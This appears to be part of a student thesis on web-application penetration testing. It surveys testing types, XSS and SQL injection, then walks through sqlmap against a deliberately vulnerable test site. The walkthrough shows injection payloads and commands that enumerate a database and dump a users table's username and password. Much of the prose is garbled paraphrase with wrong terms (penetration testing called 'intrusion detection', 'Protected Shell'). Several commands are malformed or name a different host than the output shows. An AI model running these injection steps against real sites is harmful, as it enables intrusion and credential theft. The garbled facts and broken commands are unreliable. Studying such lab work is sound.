


Fig 2.4.1a: Types of Penetration Testing

Image source: https://www.tutorialspoint.com/penetration_testing/images/pen_testing.jpg

Let us address each of them in depth for better comprehension –

Black Box Penetration Test

In black box penetration testing, the tester has no idea what type of devices he's trying to test. It is involved in gathering information about the target network or device. For eg, in this test, the tester just knows what the predicted outcome should be and does not know how the results will be. No programming codes are checked.

Advantages of Black Box Penetration Testing

It has the following advantages –

1. Tester does not actually need to be an expert, since it does not require advanced language knowledge.
2. Tester tests the inconsistencies between the real device and the requirements.
3. Testing is usually done from the point of view of the customer, not the manufacturer.

Disadvantages of Black Box Penetration Testing

Its disadvantages are –

1. In fact, it is difficult to develop these kinds of test cases.
2. Probably, it's not worth it the designer has already carried out a testing process.
3. It does not conduct everything.

White Box Penetration Testing

This is a thorough evaluation, as the tester has been presented with a broad variety of device and/or network knowledge such as Schema, Source Code, OS data, IP address, etc. It is usually known to be a simulation of an attack from an internal source. Often known as structural, glass box, translucent box, and transparent box research.

White box penetration testing evaluates the code coverage and conducts data flow checks, route tests, loop tests, etc.

Advantages of White Box Penetration Testing

It carries the following advantages –

1. It means that all of the module's individual routes have been utilized.
2. It means that all logical judgments and their true and false validity have been checked.
3. It finds typographical errors and tests the grammar.
4. Finds the programming flaws that could have arisen due to the discrepancy between the program's logical flow and the real execution.

Grey Box Penetration Testing

In this method of testing, the tester typically offers incomplete or minimal knowledge on the internal specifics of the device software. It can be used as an assault by an unknown hacker who has obtained unauthorized access to the network infrastructure records of the enterprise.

Advantages of Grey Box Penetration Testing

It has the following advantages –

1. Since the tester does not require access to the source code, it is non-intrusive and non-biased.
2. Since there is a clear difference between the developer and the tester, there is a minimum risk of personal conflict.
3. You don't need to provide the internal information about the program functions and other operations

2.6 Types of Web-application Threats/Vulnerabilities

From the 3-tier Architecture according (McPhee, 2017) "These potential vectors are some of the major threats we will test against; and in some cases, we will encompass a family of similar attack types. They are shown in relation to their typical place in the 3-tier design where the attack typically takes effect, but the attackers themselves are normally positioned in a public web tier much like the legitimate client.




Fig 2.5a: Different Types of Web-Application Vulnerabilities

Image source: “Mastering Kali Linux for Web Penetration Testing, Page 27”

- **Authentication, authorization, and session management attacks:** These attacks (and our tests) reflect on the rigor of which the program itself verifies the identity and exercises the rights of a single person. These assessments will concentrate on showing the Web Tier that we're part of the discussion.
- **Cross-Site Scripting (XSS) attacks:** XSS attacks include exploiting either a client or a site and/or server third party to redirect legitimate session traffic or focus to a hostile location, which can enable an attacker to manipulate current clients through scripts. Hijacking attempts also fit into this group as well. **Injections and overflows:** Different attacks locate positions in the 3-tier architecture to compel programs to run beyond the checked limits by inserting code that might be permitted by the underlying modules but should be forbidden by the application's implementation. Most of these injections (SQL, HTML, XML, and so on) can force the application to divulge information that should not be allowed, or they can help the attacker find administrative privileges to initiate a straightforward dump by themselves.
- **Man-in-the-Middle (MITM) attacks:** Unauthorized access is a means by which the intruder or reviewer retrieves a session with no comprehension of either side. Afterwards, the hacker has the potential to exploit or muddy questions and replies to manipulate either or both sides and to reveal more data than what the authorized person really has or was entitled to.
- **Application tier attacks:** Some programs are not designed to validate inputs correctly, be it when validating how operations are reached or how file access is granted.

It is often common to see programs struggle to implement true role-based controls; and privilege escalation attacks frequently occur, leaving hackers to run the building."

2.7 Need to test Web-Applications

With a huge number of internet-facing websites and a growth in the number of online business organizations, web apps and web servers are an enticing option for attackers. Web apps are everywhere across public and private networks, but attackers don't have to think about a shortage of goals. Only a web browser is required to communicate with a web application. Any of the vulnerabilities in web software, such as logic flaws, can also be abused by a layman. For eg, due to the weak execution of logic, if a business has an e-commerce platform that encourages the user to add products to their cart during the purchase phase and the malicious user learns out by trial and error, they will be able to do this effectively without the need for any special equipment.

Vulnerabilities in web applications often offer a way of distributing malware and viruses that can spread across the globe in a matter of minutes. Cyber criminals make significant financial profits by manipulating web apps and downloading malware that can then be passed on to users of the platform.

Firewalls at the edge seem to be more tolerant to inbound streaming of HTTP traffic to a web server, since an attacker does not need to access any special ports. The HTTP protocol, which was developed several years earlier, does not have any built-in security features; it is a plain text protocol and needs additional layering by using the HTTPS protocol to secure communication. It also does not include the identification of individual sessions and leaves it to the creator to build them. Most engineers are recruited straight from college and have only theoretical knowledge of programming languages and no previous experience with security elements of web application programming. And when the vulnerabilities are identified to developers, they take a long time to repair the vulnerabilities as they are more occupied with designing and upgrading functionality of the web application. (Najera-Gutierrez G, 2018)

2.8 Strengths and Limitations of Penetration Testing

According to (SECTPOINT, n.d) Before we speak about the shortcomings and disadvantages of penetration testing, it is important to first consider what the idea behind penetration testing actually is and how beneficial it is for businesses. Protection is vitally necessary in today's world, where much of the information is processed on the Internet. Learning how to defend your network from emerging or current attacks is vitally critical and lets an organization build an action plan that will help make its defenses more sound and stable. One of the best ways to learn, as they claim, is by guesswork. And that's exactly what penetration testing is all about. There are two types of penetration testing targets: a white box and a black box. A white box is one where all history information as well as device information is visible, while a black box is one where only the business name is recognized and the company's own infiltration is conceived. Penetration monitoring helps an organization to determine the vulnerabilities, as well as which of the defenses need to be strengthened and which of the defenses are sound. There are however a variety of different limitations associated with penetration testing:

Limited Resources

The most important thing to note about penetration testing is that it is minimal in nature. Many organizations do not and cannot verify any of their processes mostly because of budget limitations. Penetration checks are done only on the facilities that the customer finds to be the most integral to their enterprise. As a result, only unique elements are being evaluated.

Week a Month

Another big disadvantage that businesses face is time. Many penetration testers employed are given a certain amount of time to perform their penetration tests and as a result, are only able to perform a certain number of tests. Hackers who target networks, In the other side, they normally plan their attacks carefully. A single assault is normally planned for months and years to come. On the other hand, most penetration tests are usually done for a span of one week one month or at most, a few months.

Position of Attacks

One big disadvantage that penetration testers face is that their access is confined to the world that is capable of producing such a small model of where hackers might work. As a result, the penetration tests that they carry out are limited to the models that are produced. As a consequence, these measurements are very flawless. However in fact, the situation is different. Hackers are able to restructure their roles, and their

threats differ greatly.

Creating a skilled team

This are some of the most common weaknesses that penetration testers face. Due to the limited collection of details, as well as the diverse nature of the clients who employ penetration testers, only a limited set of experiments carried out by penetration testers have been carried out. These shortcomings can be solved by building a more qualified squad.

2.9 General Comments

A web application is a **version of a web page that has been optimised.** (Yeeply, 2020)

With the huge number of internet-facing websites and the increase in the number of organizations doing business online, web applications and web servers make an attractive target for attackers. Web apps are everywhere across public and private networks, but attackers don't have to think about a shortage of goals. Only a web browser is required to communicate with a web application. Any of the vulnerabilities in web software, such as logic flaws, can also be abused by a layman. For eg, due to the weak execution of logic, if a business has an e-commerce platform that encourages the user to add products to their cart during the purchase phase and the malicious user learns out by trial and error, they will be able to do this effectively without the need for any special equipment.

Vulnerabilities in web applications often offer a way of distributing malware and viruses that can spread across the globe in a matter of minutes. Cyber criminals make significant financial profits by manipulating web apps and downloading malware that can then be passed on to users of the platform. (Gilberto Najera-Gutierrez, 2018)

Penetration testing allows a company to figure out its weaknesses, as well as which of the defenses need to be reinforced and which of the defenses are sound. However, there are a number of different weaknesses associated with penetration testing (SECTPOINT, n.d)

CHAPTER THREE

METHODOLOGY

3.0 INTRODUCTION


This Chapter talks about the methods used to perform the Web-Application analysis. It also shows and describes the types of attacks to be performed. It describes the platform used to perform the Web-Application analysis

(Hongari, 2019) Penetration testing, also referred to as intrusion detection, white-hat hacking, or sloping, is a form of security evaluation that tests a software system, a network, or a software program to identify security breaches that an attacker might exploit. The extent of vulnerability assessments may depend largely on our quality standards. It could range from a basic single web-based vulnerability assessment to a full-scale business vulnerability assessment, also known as Red-Teaming or Adversarial Simulation.

3.1 (XSS)Cross-Site Scripting:

Cross-site scripting (XSS) is a Client Code Injection Attack. The attacker is attempting to execute malicious scripts on the victim's web browser by including malicious code in a legal web page or web program. A real attack happens when a user enters a web page or a web application that is running a malicious code. The web page or web program becomes a medium for distributing the malicious script to the user's browser. Vulnerable vehicles widely used for cross-site scripting attacks are forums, discussion

boards, and web pages that accept comments. (Acunetix, n.d.)



How an attacker performs a Cross-Site Script

Image Source https://miro.medium.com/max/700/1*vItZBXi5pbyErwKgZnh-zA.jpeg

3.2 SQL Injection

The SQL injection attack consists of the insertion or "injection" of the SQL query from the client input data to the program. Effective SQL injection exploits can read confidential data from the database, alter database data (Insert/Update/Delete), perform database management operations (such as shutdown of DBMS), retrieve the contents of a file present on the DBMS file system and in some situations, issue commands to the operating system. SQL injection attacks are a type of injection attack in which SQL commands are inserted into the data-plane input for the execution of predefined SQL commands.




Image Source: <https://phoenixnap.com/blog/wp-content/uploads/2019/03/how-sql-works.png>

3.3 VULNERABILITY SCANNERS

According to (OWASP, n.d.) Web Application Vulnerability Scanners are automated tools that search web applications, typically from outside, for security bugs such as cross-site scripting, SQL Injection, Command Injection, Route Traversal, and unsafe server setup.

3.3 KALI LINUX

(KALI, n.d.) Kali Linux is a Debian-based Linux distribution for advanced Penetration Testing and Compliance Auditing. Kali Linux includes several hundred resources targeted at diverse activities in the area of information security, such as Penetration Testing, Security Analysis, Digital Forensics and Reverse Engineering. Kali Linux is developed, financed and operated by Offensive Security, a leading information security training organization.

Kali Linux was released on 13 March 2013 as a final, top-to-bottom reconstruction of BackTrack Linux, in full compliance with Debian development standards.

This open-source software contains some tools that will be used for this work will include

1. Skipfish
2. Sqlmap

CHAPTER FOUR

IMPLEMENTATION AND RESULT

4.0 INTRODUCTION

This chapter shows the method that have been used for the implementation and showing the result of the objectives mentioned. This chapter presents an overview of the tools used for the Web-Application analysis, the operating system to ensure the attack simulation and eventual intrusion of the set system

System requirements (KALI, n.d.)

The software specifications for Kali Linux can vary based on what you choose to install and your configuration. Device requirements:

On the low end, you can set up Kali Linux as a standard Protected Shell (SSH) server without a laptop, using as little as 128 MB of RAM (512 MB recommended) and 2 GB of disk space.

On the higher end, if you want to install the regular Xfce4 desktop and the kali-linux-default metapackage, you can actually target at least 2048 MB of RAM and 20 GB of disk space.

Installation Prerequisites

This guide will make also the following assumptions when installing Kali Linux:

Using the amd64 installer image.

CD/DVD drive / USB boot support.

Single disk to install to.

Connected to a network (with DHCP & DNS enabled) which has outbound Internet access.

4.1 CONFIGURATION OF SQLITE (SQL INJECTION)

This attack focuses on the Database part of the web-application which directly/indirectly affects the client. I used SQLite (Pre-Installed in the Kali Linux Operating System) to perform

the attack.

Step1. Search for the Web-Application I want to attack
(<http://hackazon.webscantest.com/product/view?id=18>) used.

Thu 20 Aug, 18:26

site:/http://testphp.vulnweb.com/ php?1=

Google

site:/http://testphp.vulnweb.com/ php?1=

Search All Images Videos News Maps More Settings Tools

About 354 results (0.29 seconds)

testphp.vulnweb.com > listproducts > cat=1

[pictures - Home of Acunetix Art - Acunetix Web Vulnerability ...](#)

This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how ...

testphp.vulnweb.com > artists > artist=1 [Translate this page](#)

[artists](#)

This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how ...

testphp.vulnweb.com > Mod_Rewrite_Shop > details > id=1

[Network Storage D-Link DNS-313 enclosure 1 x SATA NET ...](#)

Network Storage D-Link DNS-313 enclosure 1 x SATA NET STORAGE ENCLOSURE SATA DNS-313 D-LINK Buy Rate - Back.

testphp.vulnweb.com > listproducts


[pictures - Home of Acunetix Art - Acunetix Web Vulnerability ...](#)

... to use near '-' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74. search art.

testphp.vulnweb.com/listproducts.php?cat=1

Step 2. go to all applications

Step 3. Type the command `sqlmap -u http://hackazon.webscantest.com/product/view?id=18 --dbs`



```
ademolu912@DanCipher:~$ python3 sqlmap -h
{1.4.7#stable}
http://sqlmap.org

Usage: python3 sqlmap [options]


Options:
  -h, --help            Show basic help message and exit
  -hh                  Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE           Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)
  -u URL, --url=URL    Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK        Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL
  --data=DATA          Data string to be sent through POST (e.g. "id=1")
  --cookie=COOKIE      HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
  --random-agent        Use randomly selected HTTP User-Agent header value
  --proxy=PROXY        Use a proxy to connect to the target URL
  --tor                Use Tor anonymity network
  --check-tor          Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts
  -p TESTPARAMETER     Testable parameter(s)
  --dbms=DBMS          Force back-end DBMS to provided value

Detection:
  These options can be used to customize the detection phase
```



```
[17:55:53] [INFO] resuming back-end DBMS 'mysql'
[17:55:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7397=7397

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 3235 FROM(SELECT COUNT(*),CONCAT(0x717a6b6271,(SELECT (ELT(3235=3235,1))),0x7171717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 7026 FROM (SELECT(SLEEP(5)))BTRS)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x717a6b6271,0x654a6f5964676d536b5a49706d4874544a6170785667644e766e4a566c6e6e516d517a475a6c674e,0x7171717a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
```

```
---
[17:55:57] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[17:55:57] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Step 4. Type the command `Sqlmap -http://hackazon.webscantest.com/product/view?id=18 -D acuart -- tables`

```
---
[18:00:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[18:00:24] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+
[18:00:25] [INFO] fetched data logged to text files under '/home/ademolu912/.sqlmap/output/testphp.vulnweb.com'
```

Step 5. Type the command `Sqlmap -http://hackazon.webscantest.com/product/view?id=18 -D acuart -- T users -- coulms`

```

[18:02:33] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[18:02:33] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+

[18:02:33] [INFO] fetched data logged to text files under '/home/ademolu912/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 18:02:33 /2020-08-20/

ademolu912@DanCipher:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?ca

```

Step 6. Type the command `Sqlmap -http://hackazon.webscantest.com/product/view?id=18 -D acuart -- T users -C uname --dump`

```

[18:03:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[18:03:36] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

```

Step 6. Type the command `Sqlmap -http://hackazon.webscantest.com/product/view?id=18 -D accurate -- T users -C pass --dump`


```
---
[18:04:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[18:04:29] [INFO] fetching entries of column(s) 'pass' for table 'users' in data
base 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[18:04:30] [INFO] table 'acuart.users' dumped to CSV file '/home/ademolu912/.sql
map/output/testphp.vulnweb.com/dump/acuart/users.csv'
[18:04:30] [INFO] fetched data logged to text files under '/home/ademolu912/.sql
map/output/testphp.vulnweb.com'

